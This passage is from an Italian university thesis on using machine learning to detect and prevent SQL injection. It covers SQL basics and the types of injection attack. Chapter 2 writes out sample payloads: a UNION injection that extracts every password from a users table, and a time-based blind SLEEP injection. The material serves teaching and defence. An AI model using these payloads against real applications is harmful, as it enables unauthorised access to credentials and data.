SAPIENZA
UNIVERSITÀ DI ROMA

Machine Learning per la Prevenzione degli Attacchi di SQL Injection

Facoltà di Ingegneria dell'Informazione, Informatica e Statistica
Dipartimento di Ingegneria Informatica, Automatica e Gestionale
Corso di Laurea in Ingegneria Informatica e Automatica

Candidato

Cristian Apostol
Matricola 2002291

Relatore

Prof. Leonardo Querzoni

Anno Accademico 2023/2024

Machine Learning per la Prevenzione degli Attacchi di SQL Injection
Tesi di Laurea. Sapienza – Università di Roma

Questa tesi è stata composta con LaTeX e la classe Sapthesis.

Email dell'autore: a.cristian090702@gmail.com

Sommario

Questo documento tratta il tema dell'SQL injection, esaminando le strategie per poterla prevenire nelle web application e di come rilevare l'attacco attraverso modelli di machine learning. Inizialmente verrà presentata una panoramica introduttiva sui DBMS (Database Management Systems) e sul linguaggio SQL (Structured Query Language), per avere delle solide basi per comprendere l'SQL injection. Dopodiché, dopo una breve descrizione dei concetti fondamentali, viene analizzata la tecnica di SQL injection, illustrando come possa essere sfruttata attraverso un esempio di web application vulnerabile. Verrano forniti alcuni suggerimenti pratici su come poterli prevenire, discutendo le migliori pratiche di progettazione volte a creare applicazioni web sicure e resistenti. Il tutto ha lo scopo di poter concretizzare le metodologie e le tecniche descritte nel paper [1], che tratta la costruzione di modelli di machine learning progettati per identificare i tentativi di SQL injection.

Indice

Introduzione 1

1 Introduzione ai DBMS e a SQL 3
1.1 Introduzione . . . 3
1.2 Database Management Systems . . . 3
1.3 Basi di dati relazionali . . . 4
1.4 Structured Query Language . . . 6
1.4.1 Costruzione di una query SQL . . . 7
1.4.2 Inserimento dei Record: Clausola `INSERT` . . . 10
1.4.3 Aggiornamento dei Record: Clausola `UPDATE` . . . 10
1.4.4 Eliminazione dei Record: Clausola `DELETE` . . . 11
1.4.5 Eliminazione di Intere Tabelle: Clausola `DROP` . . . 12

2 SQL Injection 13
2.1 Introduzione . . . 13
2.2 Tipologie di SQLi . . . 13

3 Applicazione vulnerabile 18
3.1 Introduzione . . . 18
3.2 Tabelle nella base di dati . . . 18
3.3 Costruzione del Server . . . 20
3.3.1 Generazione delle soluzioni . . . 21
3.3.2 Gestione delle Ricerche nel Database . . . 21
3.3.3 Registrazione degli Utenti . . . 22
3.3.4 Login degli Utenti . . . 22
3.3.5 Modalità Sicura e Attivazione . . . 22
3.3.6 Estrazione delle Informazioni Utente . . . 23

4 Esempi di Attacchi di SQL Injection 24
4.1 Introduzione . . . 24
4.2 Attacco con commento di fine riga . . . 24
4.3 Error-Based SQL Injection . . . 25
4.4 Attacco con Tautologia . . . 26
4.5 Tecnica dei NULLs . . . 27
4.6 Tabella sqlite_master . . . 28
4.7 Comando PRAGMA . . . 30
4.8 Query Piggybacked . . . 31
4.9 Second Order Attack . . . 32

5 Tecniche di prevenzione degli attacchi SQLi **34**
5.1 Introduzione . . . 34
5.2 Utilizzo di Query Parametrizzate . . . 35
5.3 Convalida degli Input e sanificazione . . . 35
5.4 Utilizzo di ORM (Object-Relational Mapping) . . . 35
5.5 Logging e Monitoraggio . . . 36

6 Sistema di intercettazione dell'SQL Injection **37**
6.1 Introduzione . . . 37
6.2 Scelta del dataset . . . 38
6.3 Estrazione delle Features . . . 40
6.4 Modelli di Machine Learning e Addestramento . . . 42
6.4.1 Problemi nella scelta dei modelli . . . 43
6.4.2 Modelli di machine learning . . . 45
6.5 Analisi dei Modelli di Machine Learning . . . 48
6.6 Deployment dei modelli . . . 51
6.7 Grafici . . . 52

Conclusione **54**

Bibliografia **55**

Introduzione

La sicurezza informatica è un aspetto cruciale nell'attuale era digitale, dove la protezione delle informazioni e dei sistemi informatici è fondamentale per garantire la **riservatezza**, l'**integrità** e la loro **disponibilità**. Negli anni, con l'aumento dell'uso delle tecnologie informatiche, sono cresciute anche il numero e la varietà delle minacce informatiche che possono compromettere i sistemi e la privacy dei dati. Tra le più comuni abbiamo:

- **Malware**: Software malevolo progettato per infiltrarsi, danneggiare o disabilitare sistemi informatici. In questa categoria abbiamo i virus, worm, trojan e ransomware, ognuno con metodi specifici per compromettere la sicurezza.
- **Phishing**: Tecniche di ingegneria sociale utilizzate per ingannare gli utenti e ottenere informazioni sensibili, come credenziali di accesso o dati bancari. Gli attaccanti si spacciano per entità fidate per convincere le vittime a divulgare le proprie informazioni.
- **Injection**: Questo termine si riferisce a una categoria di attacchi in cui un aggressore inserisce (o "inietta") codice dannoso all'interno di un'applicazione. Uno degli esempi più noti di injection è l'SQL injection (SQLi). Attraverso l'SQLi, un attaccante può sfruttare le vulnerabilità nelle query SQL delle applicazioni web per eseguire comandi malevoli nel database. Ad esempio, inserendo codice SQL non autorizzato in un campo di input, l'attaccante può accedere a dati riservati, modificarli o addirittura eliminarli.

Comprendere le minacce e implementare misure preventive è essenziale per garantire la sicurezza delle applicazioni e dei dati sensibili. Le aziende devono adottare strategie robuste di sicurezza informatica, che includano la formazione del personale, l'implementazione di tecnologie di protezione e la gestione delle vulnerabilità, al fine di ridurre il rischio di attacchi informatici.

Obiettivo e Panoramica dei capitoli

Questo report approfondisce il tema dell'SQL injection (SQLi) e illustra la realizzazione di un sistema di rilevamento degli attacchi basato su tecniche di machine learning. Oltre a esaminare le diverse forme di attacchi SQLi, vengono forniti consigli su come prevenirli. Il documento è concepito per essere accessibile anche a coloro che non hanno familiarità con questi argomenti, grazie all'introduzione di concetti fondamentali come le basi di dati e il linguaggio SQL, essenziali per una comprensione completa della minaccia rappresentata dalle SQLi.

Nel Capitolo 1 vengono introdotti i concetti di base relativi ai Database Management Systems (DBMS) e al linguaggio SQL. Si esplorano le principali caratteristiche

dei DBMS, con un'attenzione particolare a come l'SQL viene utilizzato per interagire con i database. Si discute di come la sicurezza di un sistema dipenda dalla corretta gestione e protezione delle due componenti, oltre a una descrizione delle strutture logiche delle basi di dati, delle relazioni tra i dati e dei principali comandi per la loro gestione e manipolazione.

Nel Capitolo 2 viene introdotto il concetto di SQLi e il meccanismo alla base degli attacchi SQLi, mettendo in evidenza come sfruttino la natura dinamica delle applicazioni web per eseguire comandi SQL malevoli. Viene fornita una panoramica sulle diverse tipologie di attacchi, dalle forme più basilari alle varianti avanzate come la Blind SQL Injection e la Time-Based SQL Injection.

Nel Capitolo 3 viene descritta la costruzione di un'applicazione web volutamente vulnerabile agli attacchi SQL injection, utilizzata per scopi didattici e per dimostrare in modo pratico gli effetti di tali attacchi. Si fornisce una panoramica della struttura dell'applicazione, delle tabelle del database coinvolte e delle principali vulnerabilità sfruttabili. Questo contesto pratico serve a far comprendere meglio l'esecuzione e l'impatto degli attacchi SQLi su un'applicazione reale.

Nel Capitolo 4 vengono illustrati diversi esempi di attacchi SQL injection utilizzando l'applicazione web costruita nel capitolo precedente. Si approfondiscono le modalità di attacco come l'iniezione tramite commento di fine riga, l'Error-Based SQL Injection, l'attacco con tautologia, la tecnica dei NULLs e il Second Order Attack. Ogni esempio è accompagnato da dettagli pratici su come poterlo realizzare e dimostrando gli effetti di ciascun tipo di attacco.

Nel Capitolo 5 vengono presentate le principali tecniche di prevenzione contro gli attacchi SQL injection. Si discutono metodi come l'utilizzo di query parametrizzate, la convalida e la sanificazione degli input, l'uso degli Object-Relational Mapping (ORM), e l'importanza del logging e del monitoraggio continuo per individuare e prevenire tentativi di attacco. Queste tecniche rappresentano le migliori pratiche per garantire la sicurezza delle applicazioni web, riducendo il rischio di SQLi.

Nel Capitolo 6 vengono introdotti i concetti fondamentali di machine learning applicati nella costruzione di un sistema di rilevamento automatico delle SQLi. Il capitolo include una descrizione dettagliata del processo di preparazione del dataset per l'addestramento dei modelli e l'estrazione delle features. Vengono inoltre presentate le analisi delle performance ottenute attraverso diverse metriche con l'obiettivo di implementare un sistema efficace di rilevamento delle SQL injection.

Capitolo 1

Introduzione ai DBMS e a SQL

1.1 Introduzione

I moderni database sfruttano un protocollo di interazione con i DBMS chiamato Structured Query Language (SQL), letteralmente *linguaggio strutturato di interrogazione*. Questo linguaggio permette di articolare interrogazioni al DBMS, il quale, una volta elaborata la richiesta, restituisce i risultati della query. Quando si implementa una politica di sicurezza per i database, è essenziale considerare non solo le vulnerabilità specifiche del DBMS, ma anche quelle legate all'uso di SQL stesso.

1.2 Database Management Systems

Un **database** (**db**) è un insieme strutturato di dati memorizzati e che possono essere utilizzati solo con il rispetto di una serie di regole o il possesso di una serie di privilegi. Oltre alla funzione di storage, un database definisce anche delle relazioni tra i dati o tra gruppi di essi. Una relazione dal punto di vista matematico può essere vista come un *sottoinsieme del prodotto cartesiano tra insiemi* con ognuno un proprio dominio di riferimento. Un esempio di relazione tra due insiemi D1 = {Conti, Totti, Mancini} e D2 = {Genoa, Roma} è:

D1xD2	
Conti	Roma
Conti	Genoa
Totti	Roma
Totti	Genoa
Mancini	Roma

HaGiocato $\subseteq$ D1 x D2	
Conti	Roma
Conti	Genoa
Totti	Roma

I progettisti e amministratori dei database utilizzano i DDL (linguaggio di definizione dei dati) per definire la struttura logica delle relazioni. Mentre un DML (linguaggio di manipolazione dei dati) permette la manipolazione dei dati nelle relazioni, distinguendo così la struttura logica della relazione (la struttura della tabella come le sue colonne, chiavi ecc.) dai dati che la compongono.

Un **sistema di gestione di basi di dati** (**database management system - DBMS**) consiste in una serie di programmi a supporto dei database, permettendone così sia la gestione che il suo sviluppo attraverso interrogazioni da parte degli utenti e applicazioni. I DBMS sfruttano anche una serie di tabelle interne dedicate

interamente alla gestione del database fisico, la cui interazione avviene attraverso un modulo dedicato alla gestione dei file, sui cui verranno memorizzati i dati, ed uno dedicato invece alle transazioni (possiamo vederlo come un gestore/controllore delle possibili operazioni che potranno essere fatte sui file). Oltre alla tabella di descrizione del database, i DBMS utilizzano anche altre due tabelle:

- La **tabella delle autorizzazioni**, serve a garantire la riservatezza e l'integrità dei dati, verificando che l'utente disponga delle autorizzazioni necessarie per eseguire le operazioni richieste. Rispetto ai soliti meccanismi di sicurezza che possiamo avere in un File System, dove le operazioni di controllo degli accessi si limitano a lettura, scrittura ed esecuzione di un file, in un DBMS sono invece a grana molto più fine. La tabella può specificare quali operazioni possono essere effettuate dall'utente, come la selezione, l'inserimento, l'aggiornamento (della struttura logica) o la rimozione dei dati da una relazione o di una relazione stessa. Permette anche di limitare l'accesso ad un utente solo in alcune delle righe delle relazioni, a delle colonne (chiamati anche **attributi**) o a una combinazione di entrambi. Il controllo degli accessi a risorse sensibili come i database è fondamentale per prevenire manomissioni o esfiltrazioni di dati. L'adozione del principio dei privilegi minimi garantisce che, in caso di compromissione di un profilo utente, l'intero sistema non venga messo a rischio.

- La **tabella degli accessi concorrenti**, gestisce i conflitti che possono emergere durante le operazioni concorrenti[1] su una risorsa così condivisa come un db. I database vengono usanti concorrentemente da molti utenti e applicazioni, per questo motivo è fondamentale garantire comunque la consistenza dei dati ed evitare l'insorgenza di deadlock[2] a causa delle race condition[3]. Un programma sicuro deve saper evitare anche questa tipologia di problemi.

1.3 Basi di dati relazionali

Riprendendo l'esempio fatto precedentemente con D1 e D2, definiamo una relazione secondo un modello standard per le basi di dati, ovvero il modello relazionale. [3] Una relazione nel modello relazionale è simile ad una relazione matematica, ma con le seguenti differenze:

- le posizioni che determinano le varie componenti delle tuple sono dette **attributi**;
- ogni attributo è caratterizzato da un nome ed un insieme di valori atomici, quest'ultimo detto dominio dell'attributo; si noti che un valore atomico è un valore semplice (ad esempio, un intero o una stringa), non costituito da una struttura complessa;
- non può succedere che due attributi della stessa relazione abbiano lo stesso nome.

[1] La concorrenza tra due o più processi emerge quando entrambi ambiscono ad accedere contemporaneamente e in mutua esclusione ad una risorsa condivisa come ad esempio un file, la scheda di rete, il processore...

[2] Un deadlock si verifica quando due o più processi rimangono bloccati perché ognuno attende che l'altro liberi una risorsa. Nessuno dei processi può proseguire, creando uno stallo permanente. Un esempio tipico è quando due processi si bloccano a vicenda aspettando risorse che l'altro ha già acquisito.

[3] Le race condition si verificano quando due operazioni accedono contemporaneamente alla stessa risorsa senza un adeguato coordinamento, causando esiti imprevedibili come la sovrascrittura di dati o l'accesso a informazioni obsolete.

Una relazione nel modello relazionale si può quindi rappresentare come una tabella in cui gli attributi corrispondono alle colonne ed i nomi degli attributi (tutti diversi l'uno dall'altro) sono usati come intestazioni delle colonne. Poiché ad ogni colonna della relazione è associato il nome di un attributo, l'ordinamento delle colonne nella tabella è irrilevante: in altre parole, la struttura, al contrario della relazione matematica, è non *posizionale*. Inoltre ogni riga della tabella corrisponde ad una tupla della relazione, e siccome la relazione è un insieme di tuple (cioè una collezione senza ripetizioni), non ci possono essere due righe uguali nella stessa tabella.

Possiamo anche definire dei vincoli interni ad una relazione, chiamati *vincoli intrarelazionali*, che specificano ancora di più la forma che le tuple possono avere in una relazione, uno tra questi è il vincolo di **chiave**. Una chiave è una sequenza X non nulla di attributi di una relazione R che impone l'impossibilità dell'esistenza di due tuple di R che condividono gli stessi valori su X. Una chiave viene definita **primaria** quando gli attributi che la compongono non possono ammettere valori *NULL*[4].

Fondamentale è anche il concetto di *vincolo interrelazionale*, informazioni in relazioni diverse possono essere correlate attraverso valori comuni, in particolare attraverso valori delle chiavi (primarie, di solito – ma non necessariamente). Il meccanismo con cui si realizza questa idea è il **vincolo di integrità referenziale**. Un vincolo di integrità referenziale (detto anche vincolo di **foreign key**) fra una sequenza non vuota X di n attributi di una relazione R1 ed una sequenza Y di n attributi che formano una chiave di una relazione R2, è una asserzione che impone che ogni tupla della relazione R1 possieda una sequenza di valori su X che compare come sequenza Y su una tupla della relazione R2.

Tabella 1.1. Infrazioni

Codice	Comune	Data	Vigile	Targa
34321	Roma	1/2/95	3987	39548K
53524	Milano	4/3/95	3295	E39548
64521	Napoli	5/4/96	3295	H39548
73321	Roma	5/2/98	9345	H39548

Tabella 1.2. Vigili

Matricola	Cognome	Nome
3987	Rossi	Luca
3295	Neri	Piero
9345	Neri	Mario
7543	Mori	Gino

Ad esempio, se è presente un vincolo di integrità referenziale tra Vigili in Infrazioni e Matricola in Vigili, ogni valore diverso da *NULL* che compare nell'attributi Vigile di Infrazioni deve comparire anche nell'attributo Matricola di Vigili.

[4]Non si tratta di uno zero, di una stringa vuota, o di qualsiasi altro valore predefinito, ma proprio di un "non-valore", un'informazione mancante o sconosciuta.

1.4 Structured Query Language

SQL (Structured Query Language) può essere usato per definire schemi delle relazioni (il cosiddetto *livello intensionale*), manipolare e interrogare un database relazionale. Una tabella in SQL è definita però come un multinsieme di tuple, quindi se una tabella non ha una primary key o un insieme di attributi definiti come unique[5], allora potranno comparire due tuple uguali nella tabella (una tabella SQL non è in generale una relazione). Se invece una tabella ha una primary key o comunque un insieme di attributi definiti come superchiavi (un insieme non minimale di attributi tali per cui non esistono due tuple di una relazione che condividono gli stessi valori su di essi), allora non potranno mai comparire nella tabella due tuple uguali e quindi in questo caso la tabella è una relazione. Per questo, è consigliabile definire almeno una primary key per ogni tabella.

Tabella 1.3. Tabella Dipartimento

Did	Dnome	DnumConto
4	Risorse umane	528221
8	Formazione	202035
9	Contabilità	709257
13	Pubbliche relazioni	755827
15	Servizi	223945

Tabella 1.4. Tabella Impiegato

Inome	Did	codiceSalario	Iid	Itelefono
Robin	15	23	2345	6127092485
Neil	13	12	5088	6127092246
Jasmine	4	26	7712	6127099348
Cody	15	22	9664	6127093148
Holly	8	23	3054	6127092729
Robin	8	24	2976	6127091945
Smith	9	21	4490	6127099380

Tabella 1.5. Una vista ottenuta dal database

Dnome	Inome	Iid	Itelefono
Risorse umane	Jasmine	7712	6127099348
Formazione	Holly	3054	6127092729
Formazione	Robin	2976	6127091945
Contabilità	Smith	4490	6127099380
Pubbliche relazioni	Neil	5088	6127092246
Servizi	Robin	2345	6127092485
Servizi	Cody	9664	6127093148

Le Tabelle 1.3 e 1.4 sono un esempio di un database relazionale che sono state definite in questo modo:

[5] In SQL, UNIQUE è un vincolo (constraint) che si utilizza per garantire che tutti i valori in una colonna o in un insieme di colonne siano unici, cioè non ci siano valori duplicati.

Esempio di create table SQL

```
CREATE TABLE Dipartimento (
    Did INTEGER PRIMARY KEY, Dnome CHAR (30),
    DnomeConto CHAR (6))

CREATE TABLE Impiegato (
    Inome CHAR (6),
    Did Integer,
    codiceSalario INTEGER,
    Idi INTEGER PRIMARY KEY,
    Itelefono CHAR (10),
    FOREIGN KEY (Did) REFERENCES Dipartimento (Did))
```

La tabella Impiegato presenta un vincolo di FOREIGN KEY tra l'attributo Did (identificatore del dipartimento a cui l'impiegato appartiene) con l'attributo Did nella tabella Dipartimento.

Per poter realizzare la Tabella 1.5 viene eseguita una query che abbiamo salvato in maniera stabile nel database con il comando *CREATE VIEW*.

Esempio di vista in SQL

```
CREATE VIEW newtable (Dnome, Inome, Iid, Itelefono)
SELECT D.Dnome, I.Inome, I.Iid, I.Itelefono
FROM Dipartimento D, Impiegato I
WHERE I.Did = D.Did;
```

1.4.1 Costruzione di una query SQL

La struttura di una query SQL può variare a seconda del tipo di operazione che si vuole eseguire, ma ci sono alcuni elementi fondamentali e comuni nella maggior parte delle query. Di seguito è presentata una descrizione generale della struttura di una query SQL:

1. **Clausola SELECT:**

   La clausola `SELECT` specifica quali colonne dei dati si vogliono recuperare dal database. Essa rappresenta il cuore di una query dato che definirà il formato con il quale si presenteranno i risultati.

   ```
   SELECT D.Dnome, I.Inome, I.Iid, I.Itelefono
   ```

   - Ad esempio : `SELECT *` recupera tutte le colonne di una relazione definita nella clausola `FROM`.

2. **Clausola FROM:**

   La clausola `FROM` indica da quale tabella (o tabelle) estrarre i dati. Si possono realizzare dei prodotti cartesiani tra più tabelle semplicemente elencandone il nome.

   ```
   FROM Dipartimento D, Impiegato I
   ```

   - Si possono usare dei *alias* per assegnare dei nomi ad ogni record di una tabella. Ad esempio: `Dipartimento as D` oppure nella forma contratta `Dipartimento D`.

3. **Clausola WHERE:**

   La clausola `WHERE` è utilizzata per filtrare i record ottenuti dalla clausola `FROM`. Questo viene fatto anche nell'esempio di vista, dove vengono scartati tutti i legami tra dipartimento e impiegato, a meno che non coinvolgano un impiegato di quel dipartimento.

   ```
   WHERE condizione
   ```

   - Ad esempio: `WHERE colonna1 = 'valore'`.

4. **Clausola GROUP BY:**

   La clausola `GROUP BY` raggruppa le righe che hanno lo stesso valore in colonne specificate. Viene spesso utilizzata con funzioni di aggregazione (come `COUNT`, `SUM`, `AVG`) usate ad esempio nella clausola having.

   ```
   GROUP BY colonna1
   ```

5. **Clausola HAVING:**

   Simile a `WHERE`, ma si applica ai gruppi creati da `GROUP BY`. Essa filtra i gruppi in base a una condizione che spesso contiene funzioni di aggregazione (come `COUNT`, `SUM`, `AVG`).

   ```
   HAVING condizione
   ```

6. **Clausola ORDER BY:**

   La clausola `ORDER BY` ordina i risultati in base ai valori di una o più colonne.

   ```
   ORDER BY colonna1 [ASC|DESC]
   ```

7. **Clausola LIMIT:**

   La clausola `LIMIT` limita il numero di righe restituite dalla query.

   ```
   LIMIT numero
   ```

8. **Clausola UNION:**

   La clausola `UNION` combina i risultati di due o più query `SELECT`. Le query devono avere lo stesso numero di colonne e tipi di dati compatibili. La clausola `UNION` restituisce solo righe distinte, mentre `UNION ALL` restituisce anche duplicati.

   ```
   SELECT colonna1, colonna2 FROM Tabella1
   UNION
   SELECT colonna1, colonna2 FROM Tabella2
   ```

Nel nostro caso, la query nell'esempio di vista nella Sezione 1.4 consiste nel mostrare la lista degli impiegati riportando per ognuno il nome, l'identificatore, il telefono e il nome del dipartimento a cui appartiene. Quello che viene fatto nella query è un prodotto cartesiano tra le due tabelle, come riportato nel *FROM Dipartimento D, Impiegato I*. 'D' ed 'I' rappresentano dei nominativi che vengono dati alle rispettive righe delle due tabelle.

Tabella 1.6. Parziale prodotto cartesiano tra Impiegato e Dipartimento

I.Inome	I.Did	I.codiceSalario	I.Iid	I.Itelefono	D.Did	D.Dnome	D.DnumConto
Jasmine	4	26	7712	6127099348	4	Risorse umane	528221
Jasmine	4	26	7712	6127099348	8	Formazione	202035
Jasmine	4	26	7712	6127099348	9	Contabilità	709257
Jasmine	4	26	7712	6127099348	13	Pubbliche relazioni	755827
Jasmine	4	26	7712	6127099348	15	Servizi	223945

Dal prodotto cartesiano, come specificato da *WHERE I.Did = D.Did*, vengono presi solo i record che presentano per gli attributi I.Did e D.Did lo stesso valore. In questo modo vengono selezionati solamente gli impiegati che lavorano nel proprio dipartimento grazie al riferimento tra il proprio campo Did e quello prensente in Dipartimento.

In SQL, le operazioni di inserimento e eliminazione dei dati sono fondamentali per la gestione di un database. Le istruzioni principali utilizzate a tale scopo sono `INSERT`, `UPDATE`, `DELETE` e `DROP`. Di seguito viene fornita una descrizione dettagliata di ciascuna di queste istruzioni.

1.4.2 Inserimento dei Record: Clausola `INSERT`

L'istruzione `INSERT` viene utilizzata per inserire nuovi record in una tabella esistente. La sintassi generale dell'istruzione `INSERT` è la seguente:

Struttura di un INSERT in SQL

```
INSERT INTO nome_tabella (colonna1, colonna2, ...)
VALUES (valore1, valore2, ...);
```

- `nome_tabella`: Il nome della tabella in cui si vogliono inserire i nuovi dati.
- `colonna1, colonna2, ...`: I nomi delle colonne della tabella in cui si vogliono inserire i valori.
- `valore1, valore2, ...`: I valori da inserire nelle rispettive colonne.

Esempio di un INSERT in SQL

```
INSERT INTO studenti (nome, cognome, età)
VALUES ('Mario', 'Rossi', 23);
```

Questo esempio inserisce un nuovo record nella tabella `studenti` con i valori 'Mario' per la colonna `nome`, 'Rossi' per la colonna `cognome` e 23 per la colonna `età`.

1.4.3 Aggiornamento dei Record: Clausola `UPDATE`

L'istruzione `UPDATE` è utilizzata per modificare i dati esistenti in una tabella. La sintassi generale dell'istruzione `UPDATE` è la seguente:

Esempio di un UPDATE in SQL

```
UPDATE nome_tabella
SET colonna1 = valore1, colonna2 = valore2, ...
WHERE condizione;
```

- `nome_tabella`: Il nome della tabella che contiene i dati da aggiornare.
- `colonna1 = valore1, colonna2 = valore2, ...`: Le coppie colonna-valore che definiscono i nuovi valori da assegnare alle colonne specificate.
- `condizione`: La condizione che determina quali record devono essere aggiornati. Se si omette la clausola `WHERE`, tutti i record della tabella verranno aggiornati.

Esempio di un UPDATE in SQL

```
UPDATE studenti
SET età = 24
WHERE nome = 'Mario' AND cognome = 'Rossi';
```

Questo esempio aggiorna l'età del record nella tabella `studenti` in cui il nome è 'Mario' e il cognome è 'Rossi', impostando l'età a 24.

È possibile aggiornare più colonne contemporaneamente utilizzando una singola istruzione `UPDATE`. Ad esempio:

Esempio di un UPDATE con aggiornamenti multipli in SQL

```
UPDATE studenti
SET età = 24, città = 'Roma'
WHERE nome = 'Mario' AND cognome = 'Rossi';
```

In questo caso, sia l'età che la città verranno aggiornate per il record corrispondente.

1.4.4 Eliminazione dei Record: Clausola `DELETE`

L'istruzione `DELETE` viene utilizzata per rimuovere uno o più record da una tabella. La sintassi generale dell'istruzione `DELETE` è la seguente:

Struttura di una DELETE in SQL

```
DELETE FROM nome_tabella
WHERE condizione;
```

- `nome_tabella`: Il nome della tabella da cui si vogliono eliminare i record.
- `condizione`: Una condizione che determina quali record devono essere eliminati. Se si omette la clausola `WHERE`, tutti i record della tabella saranno eliminati.

Esempio di una DELETE in SQL

```
DELETE FROM studenti
WHERE età > 25;
```

Questo esempio elimina tutti i record dalla tabella `studenti` in cui l'età è maggiore di 25.

1.4.5 Eliminazione di Intere Tabelle: Clausola `DROP`

L'istruzione `DROP` viene utilizzata per eliminare completamente una tabella dal database. La sintassi generale dell'istruzione `DROP` è la seguente:

Struttura di una DROP TABLE in SQL

```
DROP TABLE nome_tabella;
```

- `nome_tabella`: Il nome della tabella che si desidera eliminare dal database.

Esempio di una DROP TABLE in SQL

```
DROP TABLE studenti;
```

Questo esempio elimina la tabella `studenti` dal database. Tutti i dati contenuti nella tabella e la struttura della tabella stessa verranno rimossi in modo permanente.

Note Importanti

Le istruzioni `DELETE` e `DROP` sono irreversibili, il che significa che, una volta eseguite, i dati eliminati non possono essere recuperati, a meno che non si disponga di un backup del database. È proprio a causa della loro pericolosità che vengono spesso sfruttate dagli attaccanti. Un esempio del loro utilizzo verrà fornito più avanti nel Capitolo 4.

Questi sono solo alcuni esempi di ciò che è possibile fare con SQL. Ad esempio, non sono stati trattati i **trigger**, strumenti potenti che possono essere utilizzati per implementare meccanismi di controllo degli accessi anche in ambienti semplici come SQLite, oppure per automatizzare operazioni volte a mantenere la consistenza dei dati, sia nella loro struttura che nel loro contenuto. Tutto ciò però isola dallo scopo di questa dispensa, incentra nell'illustrare le basi di questo strumento per la realizzazione degli attacchi.

Per maggiori dettagli su SQL, si possono consultare le documentazioni ufficiali fornite da PostgreSQL, MySQL, Microsoft SQL Server...

Capitolo 2

SQL Injection

2.1 Introduzione

Un attacco SQL injection (SQLi) sfrutta la natura dinamica delle moderne pagine web. A differenza delle pagine statiche, dove l'interazione tra l'utente e il contenuto è assente, nelle pagine dinamiche possiamo trovare componenti e contenuti personalizzati per l'utente. Questi contenuti dinamici vengono recuperati o inviati a un database di back-end, che la pagina interroga per ricevere o trasmettere informazioni.

Un attacco SQLi consiste nell'invio di istruzioni SQL malevoli a un database, come SQLite, un motore di database che non richiede un server separato per funzionare, poiché include già un DBMS interno. L'obiettivo più comune è l'estrazione di dati in maniera indiscriminata dalla base di dati e in alcuni contesti persino la modifica o la loro cancellazione. Questo porta a una violazione delle regole **CIA** (Confidentiality, Integrity, Availability), che sono alla base della sicurezza informatica:

- Si perde la **confidenzialità** (confidentiality), poiché chiunque può accedere alle informazioni personali degli utenti, compromettendo sia la riservatezza dei dati che la privacy.
- L'**integrità** (integrity) dei dati viene minata, poiché utenti non autorizzati possono modificarli, alterandone il contenuto.
- La **disponibilità** (availability) del servizio viene compromessa quando vengono modificate o eliminate tabelle critiche, come quelle relative agli accessi, impedendo agli utenti legittimi di utilizzare il sistema.

2.2 Tipologie di SQLi

Esistono molte tipologie di SQLi. Di seguito sono riportati alcuni esempi con relative query. Alcuni di questi verranno utilizzati anche nelle *challenges* organizzate nella web application, che sarà presentata nel prossimo capitolo.

- **Iniezione SQL classica**: Nell'iniezione SQL classica, gli aggressori iniettano codice SQL dannoso nei campi di input dell'utente. Ciò avviene spesso nei moduli di login, nelle caselle di ricerca o in qualsiasi altro campo di input in cui i dati dell'utente vengono accettati senza un'adeguata convalida.

- **Error-Based SQL Injection**:

  Nell'iniezione SQL basata su errori, gli aggressori innescano intenzionalmente errori SQL per ottenere informazioni sulla struttura del database. I messaggi di errore generati dal database, solitamente più informativi di quanto dovrebbero, vengono sfruttati per raccogliere dettagli utili all'attacco.

  Nell'esempio di applicazione vulnerabile (Capitolo 3) viene stampato per intero il messaggio di errore restituito da SQLite. È stato fatto per permettere a chi sta imparando di comprendere i tipi di errori commessi durante la scrittura delle query. Tuttavia, è buona pratica di programmazione evitare di mostrare questi dettagli agli utenti, implementando invece una corretta gestione degli errori.

- **Union-Based SQL Injection**:

  L'iniezione SQL basata sull'unione comporta lo sfruttamento dell'operatore SQL UNION per combinare il risultato della query originale con il risultato di una query iniettata. Questo può essere utilizzato per estrarre dati da altre tabelle.

  Esempio di Union-Based SQL Injection:

  Immaginiamo di avere una tabella chiamata `users` con i campi `id`, `username`, `phone` e `password`, e che venga eseguita la seguente query SQL:

  Esempio di query di ricerca basata sull'username

  ```
  SELECT id, username, phone FROM users WHERE username
      = 'user_input';
  ```

  Se l'input dell'utente non venisse correttamente sanificato, un utente malintenzionato potrebbe iniettare il proprio codice SQL. Ad esempio, potrebbe inserire il seguente valore come username:

  ```
  ' UNION SELECT password, NULL, NULL FROM users ; --
  ```

  I '- -' inseriti alla fine servono ad ignorare tutte le parti della query che vengono dopo l'input fornito dall'utente, serve per evitare di commettere eventuali errori nella costruzione della query.

  Dopo l'iniezione, la query risultante sarebbe:

  Esempio di Union-Based SQLi

  ```
  SELECT id, username, password FROM users WHERE
      username = '' UNION SELECT password, NULL, NULL
      FROM users ; --';
  ```

Questa query restituirebbe una tabella con l'id, lo username e il numero di telefono degli utenti e una tabella con tutte le password della tabella utenti. L'aggressore potrebbe quindi utilizzare queste informazioni per compromettere ulteriormente il sistema.

- **Blind SQL Injection**: Nella Blind SQL Injection, l'attaccante non vede direttamente il risultato del codice SQL iniettato, ma deduce le informazioni in base alle risposte restituite dall'applicazione. Questo tipo di attacco è più complesso, ma può comunque portare all'estrazione di dati.

  – **Time-Based Blind SQL Injection**:
  Si tratta di una variante della Blind SQL Injection in cui l'attaccante introduce un ritardo nella query SQL. Il ritardo aiuta a determinare se la condizione iniettata è stata soddisfatta o meno. Se questo dovesse avvenire, vuol dire che l'input fornito dall'utente non è stato correttamente sanificato, rappresentando così una falla per l'applicazione.

  Esempio di Time-Based Blind SQL Injection:

  Immaginiamo di avere una tabella chiamata `users` con i campi `id`, `username` e `password`. Una normale query SQL per selezionare un utente specifico potrebbe essere:

  Esempio di query di ricerca basata sull'username

  ```
  SELECT * FROM users WHERE username ='user_input';
  ```

  Per effettuare un attacco di tipo Time-Based Blind SQL Injection, possiamo usare la funzione `SLEEP()` di MySQL per introdurre un ritardo condizionale nella risposta del server:

  ```
  ' AND IF((SELECT username FROM utenti WHERE id = 1) =
     'admin', SLEEP(5), 0); --
  ```

  Ecco come diventerebbe la query dopo l'iniezione:

  Esempio di Time-Based Blind SQLi

  ```
  SELECT * FROM users WHERE username = '' AND IF((
     SELECT username FROM utenti WHERE id = 1) = '
     admin', SLEEP(5), 0); --';
  ```

  Spiegazione:
  * La funzione `IF` verifica se il campo `username` dell'utente con `id = 1` è uguale a `'admin'`.
  * Se la condizione è vera, la funzione `SLEEP(5)` introduce un ritardo di 5 secondi nella risposta del server.

* Se la condizione è falsa, la query esegue semplicemente `0`, senza ritardi.

Un attaccante può misurare i tempi di risposta del server per determinare se lo username è "admin". Un ritardo di 5 secondi indica che la condizione è vera, altrimenti è falsa.
